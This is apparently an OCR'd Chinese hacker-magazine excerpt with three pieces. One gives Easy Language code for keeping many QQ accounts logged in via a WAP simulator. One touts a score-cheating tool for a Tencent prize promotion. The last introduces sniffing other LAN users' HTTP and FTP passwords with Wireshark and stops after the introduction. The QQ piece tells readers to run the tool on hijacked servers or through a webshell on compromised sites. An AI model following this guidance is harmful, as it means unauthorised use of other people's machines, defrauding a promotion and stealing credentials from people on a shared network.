127.0.0.1 qqbmadbak.mycode8.com

这次再测试，吼吼，完美，再也不弹窗口了，隔了三天发现居然完美升级，升级后不用改动任何东西，居然还可以屏蔽广告而且不影响任何功能的使用。至此整个绿化过程结束，虽然绕了很大的圈子，最后用很简单的手段就搞定了。本文就不提供软件了，软件百度下到处都有，hosts文件自己改下就不附带了，我怕干扰掉叉子们原本的设置。

非超Q打造QQ全天在线

我们学校换校长了，换来了一个SB校长，本来心情就有点不好，突然又听到了一个令人震惊的消息。原来用来刷钻的英克必成系统升级。原来刷的钻掉的一干二净，我这个心疼呀。钻倒无所谓，但是没了超Q，咱的QQ怎么升级啊。我们这些学生哪里来的时间去挂QQ呀。无奈，才有了此文。没有什么技术含量，只是提供了这样的一个思路，老鸟飞过。

以前记得有挂Q工具，用得好像是08的修改版本。不过现在我们叉子们的安全意识都很高，全部都有登陆限制，08版本根本就登不上去，而且即使登上去，如果要想实现批量挂号的话，这就必须对PC的要求非常高。我们这些平民哪里来这么好的装备。不过前几天在论坛中看到有个哥们发了一个批量挂Q的工具，下载下来看了下，软件很不错，用的是Wap的登陆方法。本来想把源码搞到参考一下，不过这年头哪有免费送源码的好事。无奈，只好自己想办法。到网上找了一下，发现有几个网站提供类似模拟Wap环境的服务，不过网速实在是差，怎么能满足我们叉子的要求呢。所以我就找到了几个比较好的。都是儒豹提供的，网速比较快，这里发给大家。

http://sim.roboo.com/simulator/crawldata_r.jsp?rf=y&url=（这个是我新找的。）

http://www.roboo.com/pages/simulator/wbpdt.jsp?rf=y&url=（这个是旧的版本，比较稳定。）

相信说到这里，大家也就差不多明白了我们挂Q的原理了。就是利用Wap站点模拟出来的环境，像手机那样用3G挂QQ（WapQQ也行，还能亮个图标^-^）。这样不仅免去了安装QQ，并且对机器的要求很低。而且相信用过手机的都知道，3GQQ登陆一次，可以保持半个小时不掉线，这样又进一步地节省我们的机器资源。不过这里又有一个问题，那就




图1

是用什么机器挂呢，自己的电脑是不可能保持全天开机的，肉鸡的话也是一样。那咱们搞到手的服务器就派上用场了（Windows 2003的肉鸡也是可以的，只要可以运行程序）。哈哈完事具备，下面开工。

首先看一下上面的链接，后面的“url=”，我们可以直接在后面敲上我们3g网址，直接在IE中打开，如图1。

本来打算写一个自动填表的程序来实现QQ的登陆，不过突然发现利用其网址的链接可以实现直接登录。这样再一次节省了我们的时间。其次在IE中登陆你需要挂的帐号，等到提示登录成功，并且列出了你的好友列表后，把IE网址栏中的网址记录下来。你就可以利用这个链接来实现快速登录了。然后就是编程了。打开我们的易语言，创建一个窗口可视为假的程序（保险一点），添加一个时钟周期为1200000也就是20分钟，虽然说30分钟掉一次，我们还是弄快点，这样能保持期间不会掉。再添加超文本浏览框（http读取页面是不能达到我们登陆QQ的效果的），把超文本浏览框的地址设置成刚才我们记录下来的链接。这样就初步完成了我们的要求。不过这样只能登陆一次，还需要我们把程序搞成20分钟自动刷新一次。我也是个菜鸟，就用最笨的方法吧，如图2。

窗口程序集名	保 留	保 留	备 注
窗口程序集1			

子程序名	返回值类型	公开	备 注
_时钟1_周期事件			

```
运行 (取运行目录 () + “挂Q工具.exe”, 假, )
销毁 ()
```

子程序名	返回值类型	公开	备 注
__启动窗口_创建完毕			

```
超文本浏览框1.地址 = “这里填写你记录的链接”
```

图2

如果你挂的QQ是你不经常登陆的，也许这样也就行了。但如果你挂的QQ是你每天都用到的，那这样20分钟被顶掉一次岂不被烦死了。下面我们就来稍作修改，让程序达到可以修改能判断是否上线的效果。

首先一个网站的读写权限（玩渗透的肯定有），还需要两个文件，因为可能要挂多个账号，所以文件名最好用你要挂的账号。这里我们用1234为例，这两个文件的功能类似是这样的：1234.txt默认内容是“A”，当访问1234.asp时，1234.txt内容变成“B”，当再次访问1234.asp时，1234.txt内容又变成“A”，如此循环。这样我们就可在程序中加入一个判断命令，来确定是否登陆我们的帐号。但我对ASP语言一窍不通，还是一个哥们帮我写的，这里我就直接打包给大家了。判断的代码我就直接贴出来吧。如图3。但在这里要记住“A”是登陆，“B”不登陆，并且这两个文件要放在同一目录下。

窗口程序集名	保 留	保 留	备 注
窗口程序集1			

子程序名	返回值类型	公开	备 注
_时钟1_周期事件			

```
运行 (取运行目录 () + “挂Q工具.exe”, 假, )
销毁 ()
```

子程序名	返回值类型	公开	备 注
__启动窗口_创建完毕			

```
判断 (到文本 (HTTP读文件 (“http:\\www.xxx.com\1234.txt” )) = “A” )
    超文本浏览框1.地址 = “这里是你记录的链接”
```

图3

我们先把挂号程序编译出来，找个能执行CMD命令的站点。把程序传上去，执行一下。现在号就挂上了……另外如果其中出现问题，用Webshell会比较麻烦，个人认为用肉鸡会更方便。

下面编写我们的客户端。这个工作就简单了，先来一个皮肤（反正是我们自己用的，把弄好看一点^-^）。这里用到的是33个常用皮肤模块。我最喜欢的就是其中的11，因为和Windows 7的皮肤很像。又说废话了……代码和前面的相似，我还是用一张图代替，便已完成的界面界面也是一样，如图4和图5。

窗口程序集1			
变量名	类 型	数组	备 注
hx	文本型		
xf	文本型		

子程序名	返回值类型	公开	备 注
__启动窗口_创建完毕			

```
加载皮肤 (11)
hx = 到文本 (HTTP读文件 (“http://www.xxx.com/” + 编辑框1.内容 + “.txt” ))
如果 (hx = “A” + #换行符)
    标签3.标题 = 编辑框1.内容 + “ ” + “坚强软件挂Q中”
    标签3.标题 = 编辑框1.内容 + “ ” + “电脑或手机挂登陆中”
```

子程序名	返回值类型	公开	备 注
_按钮1_被单击			

```
标签3.可视 = 真
```

子程序名	返回值类型	公开	备 注
_按钮2_被单击			

```
HTTP读文件 (“http://www.xxx.com/” + 编辑框1.内容 + “.asp” )
hx = 到文本 (HTTP读文件 (“http://www.xxxx.com/” + 编辑框1.内容 + “.txt” ))
如果 (hx = “A” + #换行符)
    xf = “坚强软件挂Q中”
    xf = “电脑或手机挂登陆中”

信息框 (“切换成功!” + #换行符 + “现在状态：” + xf, 0, )
hx = 到文本 (HTTP读文件 (“http://www.xxx.com/” + 编辑框1.内容 + “.txt” ))
如果 (hx = “A” + #换行符)
    标签3.标题 = 编辑框1.内容 + “ ” + “坚强软件挂Q中”
    标签3.标题 = 编辑框1.内容 + “ ” + “电脑或手机挂登陆中”
```

图4




图5

这样一个完整的挂号软件就完成了。这样像我这样的学生们即使不在家，QQ等级也是一样升级。我现在是会员4级，如果加上安全管家的1天我们的QQ升级的速度就可想而知得快了。这样不仅省去每个月10元话费，而且总归是自己做的程序，小有成就感……

最后要说几个问题，这个程序虽然用起来很方便，可以同时挂几十个QQ。（我自己挂了15个）但是这个程序同样会有一些漏洞，比如说在用此程序挂号的过程中，好友给你发消息你会收不到，这就需要我们经常登录3GQQ查看消息，或者直接写一个Wap浏览器。这里我送大家一个，和源码一块打包。利用这个程序同样可以实现类似每天签到，大乐斗自动PK，农场自动收菜等的功能，其他功能就有待大家自己去开发了。

（文章中涉及的相关源码本期光盘已收录）

五年黑钻免费拿

Evan

相信黑X里一定有喜爱玩DNF这款游戏的吧，有黑钻的好处可是多多的呢。但是黑钻却要20块钱一个月，这让很多人都望而却步了。现在我教大家免费领取5年黑钻，嘿嘿，够爽吧，够劲爆吧。




图1

这个是腾讯和赞助商一起搞的活动，活动地址是http://shengzhanshi.qq.com/。我们进入页面，可以看到一个flash小游戏，我们需要玩通关，然后就可以获得1000的积分。然后就可以用积分去抽取奖品了，奖品大都是有关DNF的，其中就有黑钻，中奖率挺高的。抽奖是有技巧的，这个等会来说了。




图2

要是我们人工去玩这个游戏的话，难通关不说，又耗费许多时间。这里给大家一个利器，如图1。这个就是游戏的刷分器了，只要鼠标轻轻一点，一千积分就到手了。不过这是有限制的，每天最多通关15次，也就是说我们每天最多可以拿到15000的积分。而且每次抽奖只需要100积分，不过抽奖也是有15次的限制。

大家来看下我抽奖的结果吧，如图2和图3。大家看到图2，千万别喷，继续看下图3吧。图3都是我中奖的CDKey，用这些去页面左边的兑换链接去领奖。虽然拿的是7天黑钻，不过我已经连续4天抽到了七天黑钻，这样下来就是一个月的了。在抽奖的右边赫然写着活动截止到2012年8月20日24:00止（如图4）。从11年12月开始来算的话，差不多有9个月的时间。每天可以抽到一个7天的黑钻，（9*12*7）/365=5.18，哇靠，5年啊，合算是1200元呢。




图3




图4

好了，不说废话了，告诉大家抽奖的技巧吧。要抓准抽奖的时间，我抽中黑钻的时间都是中文的12点半左右。并不是时间越早越好，我试过凌晨去抽奖，结果中了些没有的东西。大家快行动吧，5年的黑钻不要白不要啊！

利用wireshark看局域网安全

后恋

本文用到的软件是大名鼎鼎的wireshark，测试环境为xp+sp3在其他环境同样有效，首先介绍下wireshark，wireshark（原名Ethereal）是目前世界上最受欢迎的协议分析软件，利用它可将捕获到的各种各样协议的网络二进制数据流翻译为人们容易读懂和理解的文字和图表等形式，极大的方便了对网络活动的监测分析和教学实验。它有十分丰富和强大的统计分析功能，可在Windows，Linux 和UNIX等系统上运行。wireshark做为一款出色的网络抓包工具，除了在正常的工作中进行网络协议以及数据包的分析外，也可以在局域网内作些很出格的事哦，本文就是介绍如何利用wireshark嗅探抓取同局域网内其他机器基于http协议、ftp协议的登录用户名以及密码的方法。

wireshark软件的使用主要是对过滤条件的设置，具体用法在这里就不进行赘述了，本文用到的东西我们都会进行详细讲解，我本机装的是Version 1.2.6版本，如图1。目前最新版本为1.4.6，新旧版本是通吃的。毕竟wireshark的主要功能便是抓包，所以对于版本的问题无需担心。在演示前，先对原理稍作解释，毕竟学习是要知其然更要知其所以然的，首先是打开网卡并工作在混杂模（Promiscuous Model）：工作在混杂模式下的网卡接收所有的流过网卡的帧，信包捕获程序就是在这种模式下运行的。混杂模式下的网卡将接受同一网络内所有站点所发送的数据包这样就可以到达对于网络信息监视捕获的目的。




图1

